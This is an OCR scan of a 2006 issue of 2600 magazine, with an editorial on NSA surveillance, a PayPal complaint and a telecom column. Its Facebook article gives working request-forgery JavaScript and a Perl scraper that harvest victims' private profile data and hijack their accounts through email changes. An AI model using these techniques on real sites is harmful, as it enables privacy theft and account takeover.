
Volume Twenty-Three, Number Two
Summer 2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7 6 2>

European Payphones

France. A stereotypically French payphone booth on the Champs Elysees in Paris.

Photo by 303909

Ireland. This phone was seen in Dublin and is operated by Ireland's second largest telecom company, Smart Telecom, second to the former state-owned Eircom.

Photo by Tom Mele


Romania. Found in Sibiu, Transylvania. Until quite recently, Romtelecom had the monopoly in Romania.

Romania. Also found in Sibiu, Transylvania. A couple of standard (and large) Romanian telephone booths.

Photos by Michael Francois

Send your foreign payphone pictures to payphones@2600.com!
Be sure to use the highest quality settings.

Wonders to Behold



Whom Shall We Blame?	4
More on Hacking Facebook	7
Getting Screwed By PayPal	12
Telecom Informer	13
Hacking the System	16
Easy Access to T-Mobile And Cingular Accounts	19
Ego Surfing	21
Public Access	21
Breaking Mac OS X Program Security	22
GPOs and Group Policy: Just Say No!	24
Hacker Perspective: Bruce Schneier	26
Music Today	28
Hacking Warner Brothers Records	30
Letters	32
Network Administrators: Why We BREAK Harsh Rules	46
Having Fun with Cookies	48
Techno-Exegesis	49
Roll Your Own StealthSurfer II Privacy Stick	52
Using Loopback-Encrypted Filesystems on JumpDrives	54
An Argument Against MD5 Authentication	57
Marketplace	58
Puzzle	60
Meetings	62

Whom Shall We Blame?

When things go badly, it's usually rather easy to find someone who should take the responsibility. And while all of that may be a lot of fun, it rarely solves anything. Unless, of course, the answer manages to wake you up and get you to do things differently.

We've had all kinds of revelations in the past few months. Domestic spying is one of the biggest by far. Last year it was revealed that the National Security Agency had been spying on Americans *within* the United States through phone and Internet conversations that went on with people in other countries. This was done secretly and without congressional approval. And everyone was outraged. There was talk of impeachment, lawsuits, a real hard look at just how our freedoms have been abused since 9/11. And then it all seemed to fade into the drone of inane media chatter. We just accepted it as yet another excuse to be cynical, something we couldn't possibly ever do anything about, and yet another marker on the roadway to freedom's end.

More recently, it was revealed that the NSA had been coercing the telephone companies of our nation to give them access to all of their records in order to see who was calling whom. Sure, this was something all phone companies already store for billing purposes. But never before had all of this information been merged - with the obvious goal to have a record of *every* call placed. And never before was information of this magnitude simply handed over to the government. And in complete secrecy! Yes, it was an unprecedented infringement of our privacy and one that was done without any sort of oversight. The phone companies that participated deserve to be sued out of existence for violating the privacy of their customers in this fashion. Those in the government who orchestrated this deserve to be brought up on charges. Instead, a good many Americans turned a blind and defeatist eye to this, rationalizing that all of this information was out there anyway and that this kind of thing was inevitable in these times. Besides, if you have nothing to hide, you have nothing to worry about. When Edwin Meese put forth that idea a generation ago, the sense of outrage was palpable. *Everyone* has something they don't want in the hands of the authorities but that fact should never imply guilt of any sort. The desire for privacy is nothing to apologize for.

Of course, we always come back to the same old refrain about all of this being necessary in the name of security. And there is a degree of truth in this. If a government knows every detail, every phone call, every letter, every contact, every *thought* of its citizens, then, yes, it will be better equipped to step in when something bad is being planned. But do we really want to live in that kind of society? Do we always want to be spying on each other, snitching on anything we deem to be even slightly suspicious, judging our neighbors and those we come in contact with during the course of a day? By cranking up the fear factor, it's possible to get people to stop trusting each other entirely and to live their whole lives as perpetual combatants. The saddest part is that it never goes away. There is no victory. The paranoia doesn't abate. The entire tone of our civilization changes to something dark and joyless.

So who *is* to blame? The government? Large corporations? Terrorists? Naturally, they're all players in this little drama. But they ultimately are just fulfilling their rightful roles in society. No government on earth doesn't want to spy on its citizens and get access to so much more than they are entitled. The main rule in the corporate world is to do what is best for the shareholders and to not get caught if that involves anything truly evil. And terrorists are simply terrorists, although the media seems to delight in making them far more sophisticated, organized, and intelligent than they have ever proven themselves to be.

The real culprit, as most of us already know, is us, the very populace that is being abused in this manner. We keep letting it happen, buying into all the jingoistic crap, and not reacting strongly as they do in so many other parts of the world. We've accepted the notion that it's somehow bad to get angry and loud when the occasion calls for

it. But how many more reasons will we need before we finally stop politely handing over our rights?

To pin the responsibility on outside forces is to simply allow ourselves to be manipulated. There have always been dangerous elements on the global stage. Watch the recently released movie *Munich* to see how many terrorist acts were taking place during the 1970s. It's nothing new. What has changed dramatically is how we are reacting. Our governments now openly use torture as a tactic and so do our heroes in our favorite television programs. It's OK to be evil if you perceive yourself to be on the side of good (which sounds remarkably similar to what any terrorist would say). We've accepted that it's now necessary to hold people for long periods of time without charging them with anything. And if they come from a different country, we can transport them to ours (or to secret prisons in other participating nations) and do whatever we want to them without having to worry about the Constitution because they're not Americans! Somewhere along the line, this too became acceptable behavior, based on our collective non-reactions.

Some of you may believe that this is entirely too political a discussion for these pages. You have only to look at all of the negative changes that have been going on over the years to see how it all ties together. The climate of war, suspicion, and technological oppression merge into something truly awful. And throughout it all, we never actually gain the security or the freedom we were promised. We simply forget how it used to be and fool ourselves that times used to be simpler.

A fearful populace will hand over the kingdom to those they believe will deliver them from their nightmares. It's up to us, as supposedly enlightened and intelligent people, to speak up when something isn't true, when the facts don't add up, when the elimination of one right will lead to the elimination of so many more.

Unlike in the world of fiction, when change occurs, it doesn't happen overnight. It's a very gradual process that takes place one step at a time. But if you look back and take in all of the changes that have occurred in a particular number of years, you will be shocked at how much our way of life has changed. Think of technology as a parallel to this. How different is the world of today with regard to telephones and computers than, say, the world of 20 years ago? Apply that to the surveillance, fear, and surrendering of rights that have been ongoing in that same time period and it's downright scary. You may not see the changes from one day to another. But with every day that passes, we move further and further away from where we were. And if we have no control over where we're going, you can count on all of us being in for a rude awakening when we finally arrive.

As we go to press, we're receiving word of the impending downfall of net neutrality, the "First Amendment of the Internet," now being targeted for elimination by our government at the behest of telephone and cable companies. Net neutrality is what the Internet is based on - the expectation that all data will be treated with equal importance, regardless of where it comes from or where it's going. If we continue in this direction, soon you could see a scenario where only people who pay a fee to, say, AOL would have their mail delivered there in a timely manner. The mass media is heralding this as a victory for "competition" when it is no such thing, although we understand why it's in their interest to portray it as such. The losers will be those of us who have come to appreciate the net as a means for anyone anywhere to gain access to a world of communications. And if we continue down *this* road, you can bet the net will be unrecognizable (in a bad way) in the next 20 years.

People power does make a difference. We've seen it on a large scale when the populace of some foreign land gets pissed off one too many times and their government is toppled. We've seen it on a tiny scale, such as the recent case in New York where motorists got outraged at a new $1 a month fee on their EasyPass toll devices and, against all the odds, legislation was reversed and the fee abolished. We see the religious right dictate terms to broadcasters throughout our entire country and create a climate of censorship and paranoia - just because they know how to organize and create the perception that this is what most people want. People power works for whomever is willing to get organized.

So this goes one of two ways. Either we are a powerless minority who are living in a fantasy world of idealism and naivete. Or we are in synch with most people who see it all falling apart around them but haven't a clue as to what to do about it. No matter which it is, we need to do more if we expect to reverse these trends. We need to speak louder, be more aggressive in getting the word out, and not buy into *any* of the crap we're being fed. Most importantly, we need to ally ourselves with those who share our concerns, regardless of whether or not they share *all* of our concerns. The tide is not going to turn on its own. Those entities causing the harm are just doing what they inevitably do. It's the thinking people who need to do more and not believe for a moment that it's not possible.

"Are you telling me that tens of millions of Americans are involved with al Qaeda?" - Senator Patrick Leahy in response to recent revelations that the NSA has been secretly attempting to create a database of every call ever made within U.S. borders.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, bsd, thal**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **a-ha, Bonzo Dog Doo-Dah Band**

Shout Outs: **Pirho, Lurid, Bob Fass**

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.
Copyright (c) 2006
2600 Enterprises, Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2005 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

More on Hacking Facebook

by b0rn_slippy

Any actions described here, if they were performed at all, were performed only on the author's personal facebook accounts, web servers, etc. No persons were falsely represented, harassed, or maligned. No data of any kind was destroyed or inappropriately accessed and, regardless of whether the following scripts were or were not executed and in whatever context, Facebook.com was not harmed in anyway. This document is only an exercise. Don't break the TOS.

Introduction

Facebook is a social networking site for college and high school students. As of March 2006, www.facebook.com boasts of being the seventh most trafficked website on the net. It also has a venture capitalization of ludicrous size.

In comparison to MySpace, recently affected by Samy's famous worm, Facebook makes widely publicized claims to high security and privacy. In a recent article in the *Capital Times* of Madison, WI, spokesman Chris Hughes called Facebook the safest social network on the Web. "Unlike other sites like MySpace, where the information is available to over 20 million people, on Facebook a user's profile is available at most to a few thousand people who already share in that person's "real world" community," he said.

The article went on to say: "All college students have an '.edu' email account from their schools, allowing each profile to be traced back to a real person. This way, no one member can ever be 'anonymous.' As a second form of security, the site has a 'My Privacy' option, allowing members to decide exactly who they want to view their profile, whether it be just their friends, only friends of friends, or all the students within their university."

None of these are true.

Background

I'm an engineer. Because of a project I was doing, I had begun to learn a little bit about xmlHTTPrequest and, because of that, cross-site scripting vulnerabilities (XSS). There are some related techniques to XSS, namely cross-frame scripting and form request forgery. The first two are ways to have a javascript hosted at one site to read data via the user's web browser from other site. This is interesting because pages are loaded with the user's browser privileges, and if the user is authenticated, the script could operate within that authentication vector. Firefox and IE to some extent have done a good job preventing these attacks. However, unless the browser and the website both are completely secure, the protections can be defeated.

A Facebook Profile

Facebook has done a good job protecting the site from javascript injection attacks; their solution is obvious: no HTML markup of any kind is allowed to pass through the form validation. All tags are stripped. All submission information becomes plaintext and then is escaped before being printed to the HTML page. Because of this every Facebook profile looks identical and boring as hell, unlike MySpace. It's impossible to express yourself via formatting. Any links that appear are generated after the plaintext conversion by wrapping anchors around the fields. So it seems that Facebook is not vulnerable to the injection attack used by Samy in his MySpace worm, although in the "My Albums" section, where users can upload pictures, there are some suspicious activities. The upload process is managed by a trusted java applet that lets you browse your hard drive. We all know that that can't possibly be completely secure, and there is a piece of javascript (one of the rare bits of script on Facebook anywhere) that displays a box around people in a picture when you point to their name. Definitely a possible injection point, since you can specify the name of the person with freetext (still tag-stripped, though). Since the holes below have probably been fixed, these would be the next best places to look, i.m.o.

Just when you think you are safe....

Getting an Account

Facebook limits registration to people with approved email addresses, mainly those that end in .edu from an approved school. They claim that this guarantees that an account is linked to an actual person, that a person can only have one account, that people in the world at large can't snoop, etc. Yeah, right.

Facebook checks this by sending a confirmation link to the address. Once you confirm this address, you can add a secondary address at any mailserver and all further Facebook communication goes to that.

The Facebook parsing of addresses is not rigorous. They disallow +postfixes on addresses (i.e., no user+blah@school.edu), which would allow easy, but traceable, unlimited account creation.

But that's pretty much all they do. Some schools offer fully qualified IP addresses for every networked computer, for example, room382b-dorm23.dormlan.school.edu.

All we have to do in that case is run a mail server on our personal machine for five minutes (ArGo Free is a good one). Facebook, my email is user@room382b-dorm23.dormlan.school.edu! OK! says Facebook. You're in! Check the mail, grab the link, shut down the mail server permanently. Use a roaming connection if you want a little more privacy; it will be harder to trace, assuming your school qualifies their addresses.

Are you not at an educational institution? No problem! Some alumni associations will give you an alumni email address even if you are not an alumni. For example, U.C. Davis. Just sign up as a "Friend," pay your $50, and there you go, a Facebook account. It's cheaper than paying tuition. Never say never. You could also just bribe a student at the school of your choice to sign you up. Accounts at the same school have more privileges in regard to the information they can view about each other.

Or you could steal an account, which we will get to later.

Anyway, the long and the short of it is that infinite accounts are possible. I did a crappy job of staying anonymous, but you can do better.

The Attack Vector

The Facebook user authenticates with a cookie. Oddly, they can sign in with either their school address or their secondary address. Same password. They then get a happy little baked good all of their own. The only other time that the password is checked is when the user changes their password, the standard once old, twice new. Actually, there is one other time. The password is checked the first time the user adds a secondary email address and follows the confirmation link. Keep this in mind.

Now, what if the Facebook user visited some web page containing a script that could read that cookie? Then the page could steal authentication. This doesn't work due to XSS browser security controls.

But commands on Facebook are processed via forms, for example, to send a message to another user there is a POST form like so:

```
http://schoolname.facebook.com/message.
➥php?id=00000000&msg=yo%20momma%20so%20f
➥at&send=Send
```

"id" is a numeric ID of the recipient. But wait. I said it was POST. What gives? Who knows, actually, but Facebook happily accepts a GET request too. Also, it doesn't check the referrer. Actually, the form submits a bunch of other junk fields along too, but Facebook doesn't check them at all. We could have been temporarily stopped if Facebook checked the sender's ID, which our script initially wouldn't have access to, but they don't. Also, Facebook prefixes the name of the school to URLs. Sometimes it matters, sometimes not. For sending a message it doesn't matter. You can use "www" or nothing or any school name and the message still gets sent. This is pleasant because otherwise we would have to brute force the school name via the javascript. Not impossible, but annoying. Or just limit ourselves to one school.

So if we hide such a link in an IFRAME src, an authenticated user who browses by will send a message. It appears in their Facebook outbox, but nobody ever checks their outbox. If the user is not authenticated, Facebook redirects to a login page with _top. This is convenient. Maybe then the user will login and press "back" and then send the message. In order to prevent them from seeing that the message was sent, we will direct them to a harmless page (http://facebook.com/home.php) first. Then they can authenticate with no suspicions.

What does sending a message accomplish? Well... when you receive a message from someone, you can browse their profile regardless of what their privacy settings are (with a few minor qualifications). So if we send a message to ourselves from the target, we can write a little CGI script to browse to that message, load the target's profile, and extract whatever we want about them. If this CGI script is on the same domain as our javascript web page, cross-frame scripting controls do not apply. Effectively we can read anything we want from the user's Facebook profile. Most frighteningly, this includes their real name. We could also capture their email addresses if we want, but they are images and would require some minimal OCR backending of things. Ah, spam, how we love thee!

Around this point I got some wings for lunch, which was a mistake. Don't do that.

The Beginning of the Javascript

index.html:

```
<html>
<head>
<title>Hot Sexy Photos!!</title>
</head>
<frameset cols="0px,*" frameborder="no"
➥framespacing="0" border="0">
<frame src="/script.html" scrolling="no"
➥noresize name="nav">
<frame src="http://www.flickr.com/photos
➥/tags/party/show/" scrolling="auto"
noresize name="main">
</frameset>
<body>
</body>
</html>
```

The flickr frame will give them something vaguely college-related to look at while the script does its work in the hidden frame.

script.html:

```
<html>
<head>
<title>pwned!</title>
</head>
<body>
<iframe name="face" src="about:blank" width="95%" height="400"></iframe>
<iframe name="script" src="about:blank" width="95%" height="400"></iframe>

<script type="text/javascript">

f0();
setTimeout('f1()',2000);
setTimeout('f2()',5000);
setTimeout('f3()',8000);

function f0() {
// test if we are authenticated

window.frames['face'].location="http://www.facebook.com/home.php"; }
function f1() { // send a msg
window.frames['face'].location="http://www.facebook.com/message.php?id=000
➥00000&msg=word%20up%20ho&send=Send";
}
```

... to be continued.

Collecting the Data

Here's a perl script to parse the fields we are interested in:

script.cgi:

```
#!/usr/bin/perl
use warnings;
use strict;

use CGI::Carp qw(fatalsToBrowser);
use CGI::Pretty qw[:standard unescape escape];
use WWW::Mechanize;

my $facebook_email = "our.login\@email.address";
my $target_prefix = "our.login"; # to be explained later
my $target_suffix = "\@email.address";
my $pass = "p4s5w0rd";
my $base = "facebook.com";
my $self = "our.server.url";
my $self_suffix = "";

$| = 1;

print "Content-type: text/html\n\n";
print "<html><head><title>cgi</title></head><body><form name=\"gfb\"
method=\"get\" action=\"about:blank\">\n\n";

sub printFormElement { my ($name, $val) = @_; print "<input type=\"text\" name=
➥\"$name\" value=\"$val\"><br>\n";
}
my $mech = WWW::Mechanize->new(autocheck => 1);

$mech->get('http://' . $base);
$mech->form_name("loginform");
$mech->set_visible($facebook_email, $pass);
$mech->click_button("name" => "doquicklogin");
printFormElement("auth", "ok");

$mech->follow_link( text_regex => qr/My Messages/);
printFormElement("messages", "ok");

# follow the first profile link which isn't ourselves
$mech->follow_link( url_regex => qr/profile\.php/, n => 2);
printFormElement("profile", "ok");
#$mech->reload();
```

```
# grab the school prefix, bc we rock like that
my ($school) = $mech->uri() =~ m/\/\/(.+?)\./;
printFormElement("school", $school);

# get the name of sender
my $page = $mech->content();
my ($sender) = $page =~ m/>(.*?).s Profile</im;
$sender = "\L$sender\E";
printFormElement("sender", $sender);
$sender =~ s/ //g;
printFormElement("contact", "$target_prefix+$sender$target_suffix");

# slurp up the information from %fields

my %fields = ( "School Mailbox:" => "mailbox", "Mobile:" => "cell", "Phone:" =>
➥"phone");
my $key;
foreach $key (keys(%fields)) { my ($val) = $page =~ m/$key.*?wrap\">(.*?)</sm; print
➥FormElement($fields{$key}, $val);
}
# with anchors %fields = ( "Current Address:" => "cur_address", "AIM Screen
➥name:" => "sn");
foreach $key (keys(%fields)) { my ($val) = $page =~ m/$key.*?wrap\">.*?\">(.*?)</ms;
➥printFormElement($fields{$key}, $val);
}
# multiline
my $val = "";
my ($webs) = $page =~ m/Website:(.*?)<\/table>/ms;
my @urls = split('href', $webs);
foreach (@urls) {

my ($url) = $_ =~ m/\"http:\/\/(.*)\"/; # skip blanks and also our own url if we
➥were here before if ($url && $url !~ m/$self/) {
$url =~ s/(\n|\r)//g;
$val .= "$url ";

}
}
# add a link to our script
$val .= "$sender$self$self_suffix";

printFormElement("website", $val);
print "</form></body></html>\n";
```

Not too bad. Note how it returns the values as form fields. This makes them easy to reference from the javascript side of things. It has a flaw, though. It authenticates every time. Don't do this. There is a way to save the authentication cookie for Mechanize. When I tested this out in my mind as a thought experiment only, authenticating once every minute or so during mental debugging caught the imaginary eye of an imaginary administrator who worked at my hypothetical Facebook-like site, and after a while my imaginary account was imaginarily locked. Fuck. Then ten minutes later, my primary account. Oh well. Game over; they can do what they want. No more imaginary Facebook.

Also, during this same process the privacy settings form and fields were subtly changed by the site operators, as part of a scheduled update I assume, and my regexs stopped working. This caused me no end of head scratching, or would have, had I actually been running the scripts against it. Don't rule out a possible change on the server side.

Javascript Again

Here's the rest of the script.html file:

```
function f2() {
// load the facebook values... cross-site security? what's that?
window.frames['script'].location="/cgi-bin/script.cgi";
}
function f3() {
// wait for the cgi to respond
try { test = window.frames['script'].document.forms[0].website.value; } catch (e) {
➥setTimeout('f3();',1500); return; }
// populate the new request
f = window.frames['script'].document.forms[0];
```

```
request_string = "http://" + encodeURIComponent(f.school.value) +
➥".facebook.com/contactinfo.php?&save_contact_info=1&contact=" + encodeURICompo
➥nent(f.contact.value) + "&sn=" + encodeURIComponent(f.sn.value) + "&cell=" +
➥encodeURIComponent(f.cell.value) + "&phone=" + encodeURIComponent(f.phone.value) +
➥"&mailbox=" + encodeURIComponent(f.mailbox.value) + "&cur_address=" + encodeURICom
➥ponent(f.cur_address.value) + "&website=" + encodeURIComponent(f.website.value) +
➥"&show_email=8&show_aim=26&show_cell=26&show_phone=26&show_mailb ox=26&show_ad
➥dress=26&save=Save";
// pwned!
//window.frames['script'].document.write(request_string);
window.frames['face'].location=request_string;
setTimeout('f4()', 3000);
}
function f4() {
// bust some frames
top.location.href = "http://www.flickr.com/photos/tags/party/show/";
}
// byebye
-->
</script>
</body>
</html>
```

What does this do? Well, it calls the server script and, assuming no one else has sent us a message between function calls, we get back the profile information of the target. We then populate another GET request (which again is usually a POST on Facebook but still works) with the profile information. This is so the update doesn't noticeably destroy the user's other contact settings. The CGI script has added our website to the website links, so now the user's profile points to our script in case anyone stumbles along and clicks.

Furthermore, the link is rewritten with a (meaningless) prefix based on the target's name, so that it looks like the link is relevant to the target. We also set the privacy settings of the values to be as public as possible.

Continuing to the punch....

The Authentication Failure

Notice what we have done to the contact address. We have changed it to our own address, with a +postfix identifying the target. What's the point of this?

Well... in a bizarre oversight, when a user already has a contact address (which is the secondary address, not the school one) defined and changes it, a confirmation email goes out to the new address. Click that link and - no matter who you are, no matter what your IP address is, no matter what session cookies you have or don't have - once you confirm the address on Facebook you become authenticated as a user... without being asked for the password! Holy security hole, Batman!

Also note that changing the contact information is one of the places where the correct school name is required. Oh no! We are stuck! Oh, wait. Our CGI script provided that along with the profile information.

Conclusion

So we have a created a worm-like... thing. It requires a user click, but whatever; Facebook users click anything. We are not being destructive of profiles unless you take advantage of the contact email flaw. Even the existing sites in the website field are maintained.

I think it's pretty cool.

There are other things you could probably do: automate friend requests, obtain a single account at every school, post goofy things on "walls."

In my mind while mentally testing this out, I suddenly noticed at one point that the CGI script had returned information for someone other than the test user. From someone at imaginary Harvard. Holy shit: imaginary Facebook was founded by an imaginary Harvard student. Ah, I am caught. Judging by the imaginary access logs, the flaws (some of them at least) will be fixed in short order (or would be by any competent administrator).

Anyway, it's all for the best because I really am not that interested in people's profiles, or who they poked, or messaged, or whatever.

Just leet hax.

Getting Screwed By PayPal

by silicOnsilence
www.silicOnsilence.com
2600@silicOnsilence.com

If you've used eBay, then it's almost likely that you've used PayPal. If you're a seller on eBay, PayPal is critical to your success. Being a college student, months ago I needed some extra cash. My mother told me that if I sold her notebook on eBay, she would give me a cut of the money. Being desperate, I agreed. I carefully inspected the notebook to make sure all the specs I posted were accurate.

A week later, the laptop had been sold for $615. After I received the payment, I transferred the money to my bank account and then shipped the laptop via UPS with free insurance. A few days later, the buyer sent me an eBay personal message. He told me how happy he was and that he wanted to know if I had any more. I responded with, "You're welcome, but I'm sorry, I have no more." A few days went by. I then got an email that the buyer was disputing the purchase and my PayPal account had been frozen.

I contacted PayPal wondering what was going on. The PayPal employee that helped me told me that the buyer was disputing the purchase through his credit card company because the item was not as described. I figured I was in the right. How could I go wrong?

A week later my balance was -$625. (The extra $10 was a fee PayPal took because of the dispute.) PayPal sent me an email telling me that the credit card company refunded my buyer's card, so PayPal had to refund the credit card company, thus leaving my balance negative in a large sum of money.

So this really sucked. Not only was I out $625, but I didn't even have the laptop. An obvious scam, but PayPal didn't see it this way. They didn't ask to make arrangements to get the notebook returned, and when asked they said it was out of their hands. They told me if I gave them the tracking number, it would help my case. When I sent it to them, they responded saying that the tracking number was invalid. Two minutes later they sent another email saying that it was valid but the chargeback was over the item not being as described. Incompetence. Why did they ask me to send it?!

So here I am, stuck in this nightmare of Internet fraud. If PayPal were a moral company, they would see this as some sort of scam, seek inspection of the laptop, or keep in mind that I had a no return policy. I was beginning to freak out. I'm 19 and I have no money. No attorney would probably take me seriously and PayPal is telling me they will seek legal action if the funds are not returned.

Off to Google I went. I found out there are hundreds of people who have had my problem, and even websites dedicated to exploiting PayPal. paypalwarning.com and paypalsucks.com contain thousands of stories about PayPal, most looking exactly like mine. Stories of frozen accounts and chargebacks that occur *years* after the transaction! To avoid headaches, I would recommend staying away from PayPal *completely,* although I don't see many people taking that advice. Keep these two things in mind:

1) Reading PayPal's Term's of Service (TOS), you waive your rights to credit card consumer protection laws if you want to use their service, and that you may not issue a chargeback for unauthorized use of your credit card and PayPal account, or if you do, then they have the right to limit your account.

2) PayPal's security is absolutely disgusting. There are hundreds of PayPal phishing and spoof sites. Should you fall victim, PayPal will hold you responsible not matter what. Reading the section of the TOS that tells you they can close your account for any reason, you will have to wait 180 days after the account is closed to get any money that is yours.

3) Customer service is horrible. When I asked to contact someone, they sent me an address. I then replied to the email telling them I didn't have time to send a letter and that I needed a phone number. They replied telling me they did not have a phone number but offered a fax number. A company as large as PayPal and eBay and not one telephone number. Odd.

PayPal is still contacting me about how I must add funds or they will seek legal action. I may be out $625 and a laptop. I'm pissed off and broke. After reading this, and the other horror stories online, I hope people will learn from my (and other people's) mistakes. If you choose to use PayPal, watch your back because they will stab it in an instant.

Shouts: Baby Girl, Roxas.

Telecom Informer

by The Prophet

Greetings from the Central Office! It's summer, although there aren't any windows here so I have to rely on "service monitoring" of my subscribers' phone calls to find out what it's like outside. I understand that the rain here in the Pacific Northwest has gotten a little warmer. And if I hear one more teenybopper gushing about *American Idol,* I'm gonna barf!

Surveillance is a hot topic these days now that the NSA has admitted to illegally spying on virtually everyone in the U.S. It seems that they're heavily scrutinizing anyone who makes outgoing domestic calls after receiving a call from Pakistan. I'm sure they're finding out about all sorts of births, deaths, and weddings in Pakistan because these are the sorts of things that generate flurries of phone calls. I bet they're finding out about all sorts of things that have nothing to do with terrorism. Unfortunately, what they're doing with the information is all a secret and I don't have security clearance to go into the special room that the NSA has set up here. All I know is that they've spliced into every fiber connection in the place and they have their own secure trunk out of here to Fort Meade, so you can probably draw your own conclusions.

